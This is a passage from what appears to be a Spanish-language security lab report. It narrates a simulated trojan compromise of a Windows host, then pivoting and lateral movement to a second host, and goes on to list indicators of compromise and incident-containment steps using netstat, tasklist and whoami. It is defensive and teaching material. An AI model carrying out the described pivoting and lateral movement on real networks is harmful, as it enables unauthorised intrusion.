
Finalmente, se presenta y se demuestra a los directivos del equipo que por medio de un troyano se está comprometiendo la seguridad lógica de la identidad, debido a vulnerabilidades de equipo dentro de la organización y que de manera remota puede ser atacado dentro de la entidad, mostrando así el usuario JoseChurio con altos privilegios administrativos.

Pivoting desde Host-A a Host-B

Por nuestro shell procedemos a identificar la red ip desde donde estamos atacando con el comando ipconfig e identificamos la ip de nuestro host.

Figura 32

Evidencia de la Identificación de la IP Atacando con el Comando Ipconfig




Nota. Simula evidencia de la identificación de la IP. *Fuente.* Elaboración propia.

Posterior a identificar nuestra ip, procedemos a identificar la ip del Host-B donde procederemos a realizar los movimientos laterales.

Figura 33

Evidencia de la Identificación de la IP del Host




Nota. Simula evidencia de la identificación de la IP del Host. Fuente. Elaboración propia.

Procederemos a configurar el Pivoting en la ruta del Host donde lo realizaremos.

Figura 34

Configuración del Pivoting




Nota. Simula configuración del Pivoting. *Fuente.* Elaboración propia.

Lo que quiere decir este mensaje es que la maquina comprometida de Windows está conectada a la subred 192.168.40.0/24

Figura 35

Evidencia de Máquina Comprometida de Windows




Nota. Simula máquina comprometida de Windows. *Fuente.* Elaboración propia.

Una vez realizamos esto procedemos al escaneo de puertos por el pívoting desde la máquina Linux.

Figura 36

Escaneo de Puerto con Pivoting desde la Máquina Linux




Nota. Simula escaneo de puerto con pivoting desde máquina Linux. *Fuente.* Elaboración propia.

El escaneo funciono a través del pivoting teniendo así la superficie del ataque completa. Ya realizado el pivoting, procedemos a realizar el ataque con los movimientos laterales, lo que nos arroja lo siguiente:

Figura 37

Ataque Funcionando con Pivoting desde la Máquina Linux



Nota. Simula ataque funcionando con pivoting. *Fuente.* Elaboración propia.

Esto nos indica que el ataque ha funcionado lo que quiere decir que tenemos acceso al Host-B desde el Host-A realizando movimientos laterales con el pivoting.

Identificación de Vectores de Ataque y Hallazgos Técnicos

El análisis forense y la monitorización de la máquina **Windows 1** permitieron identificar los indicadores de compromiso (IoC) que facilitaron la intrusión. Los hallazgos confirman que la falta de controles proactivos permitió el éxito de la cadena de ataque.

Análisis de Vulnerabilidades Explotadas y Persistencia

Los datos que permitieron identificar el fallo de seguridad en la maquina Windows 1-Windows fueron los siguientes:

Ejecución de un archivo troyano que inicio la intrusión.

Creación de un usuario administrativo no autorizado en el sistema.

Apertura a puertos anómalos usados para establecer el reverse Shell hacía la maquina atacante.

Conexiones remotas sospechosas entre Windows y la Ip del atacante.

Evidencias de pivoting desde Windows hacía otras maquinas.

Respuestas en scanf ARP y port scanning, indicando actividad controlada remotamente.

Falta de controles de seguridad, lo que permitió que el malware se ejecutara y explotará vulnerabilidades.

Impacto y Propagación del Ataque en la Infraestructura de Red


Como se ilustra en la Figura 37, el compromiso del Host-A (donde reside la máquina Windows) no es un evento aislado. La intrusión desencadena una reacción en cadena que afecta la integridad de todo el segmento de red.

El atacante, tras obtener privilegios administrativos, utiliza el equipo comprometido como puente para realizar movimientos laterales. Esto permite que la amenaza se propague hacia otras máquinas con sistemas operativos diversos (como distribuciones Linux), exponiendo bases de datos, servicios internos y la confidencialidad de la información corporativa. La vulnerabilidad de un solo nodo actúa como el punto de entrada para el compromiso total de la topología de red.

Como pudimos observar en las imágenes, una vez comprometido el Host-A donde se alojaba la maquina Windows, se produce una cadena de efectos que compromete no solo al equipo sino a otras maquinas Windows o, como en este caso, Linux, conectadas a la red como se ejemplifica en la siguiente imagen.

Figura 38

Evidencia de Afectación de Ataque a la Máquina desde la Máquina Linux




Nota. Simula afectación de ataque funcionando con pivoting. *Fuente.* Elaboración propia.

Así, teniendo el control con privilegios elevados, el atacante usa el Host-A como pivoting para desplazarse a otras maquinas dentro de la red:

Figura 39

Ataque a la Máquina



Nota. Simula ataque a la máquina. *Fuente.* Elaboración propia.

El ataque afecta a las máquinas Windows porque el atacante obtiene control total del equipo inicial, crea persistencia, roba credenciales y usa esa máquina para moverse lateralmente y comprometer al resto de sistemas Windows de la red.

Etapa 4 - Estrategias de Contención y Respuesta ante Incidentes Informáticos

La fase de contención es crítica para limitar el alcance de un ataque en curso y prevenir daños adicionales a la infraestructura. Un enfoque profesional exige actuar con rapidez sin comprometer la integridad de la evidencia digital necesaria para el análisis forense posterior.

Primeros Pasos a Tener en Cuenta ante un Ataque en Tiempo Real

Ante la detección de una intrusión en tiempo real, según (Parra, G. E. T., Patiño, Triana y Rodríguez, 2024, 04 03), el primer objetivo es neutralizar la amenaza manteniendo el estado del sistema para su estudio. La prioridad es el aislamiento lógico o físico del activo comprometido.

Contener Sin Apagar la Evidencia

La contención debe realizarse de manera que se interrumpa la comunicación con el atacante (*Command & Control*) sin alterar los datos almacenados en la memoria volátil. En entornos corporativos, esto se logra mediante la desconexión física del puerto en el *switch* o la implementación de Listas de Control de Acceso (ACL) que restrinjan todo el tráfico entrante y saliente, permitiendo únicamente la conexión desde estaciones de administración forense.


Aislar la máquina de la red, pero mantenerla encendida, en un entorno real, se debe de desconectar el cable del switch o aplicar los comandos ACL’s que bloqueen todo el tráfico entrante y saliente. También es importante no apagar el equipo, puesto que la RAM, las conexiones abiertas y procesos en ejecución son evidencias valiosas.

Observación del Sistema Operativo

Dentro de la maquina Windows podemos ejecutar los siguientes comandos para saber el tipo de conexiones que tenemos activas, ejem: neststat -ano. Nos da los puertos abiertos y las conexiones:

Figura 40

Observación de Puertos




Nota. Simula observación de puerto. *Fuente.* Elaboración propia.

Aquí podremos observar todas las conexiones de los diferentes puertos, podremos buscar las conexiones raras a la IP del atacante. También está el comando tasklist /svc donde podremos observar algún proceso sospechoso:

Figura 41

Observación de Puertos sospechosos




Nota. Simula observación de puertos sospechosos. *Fuente.* Elaboración propia.

Además, podremos observar con el comando ‘query user/whoami’.

Figura 42

Observación de Comando Whoami

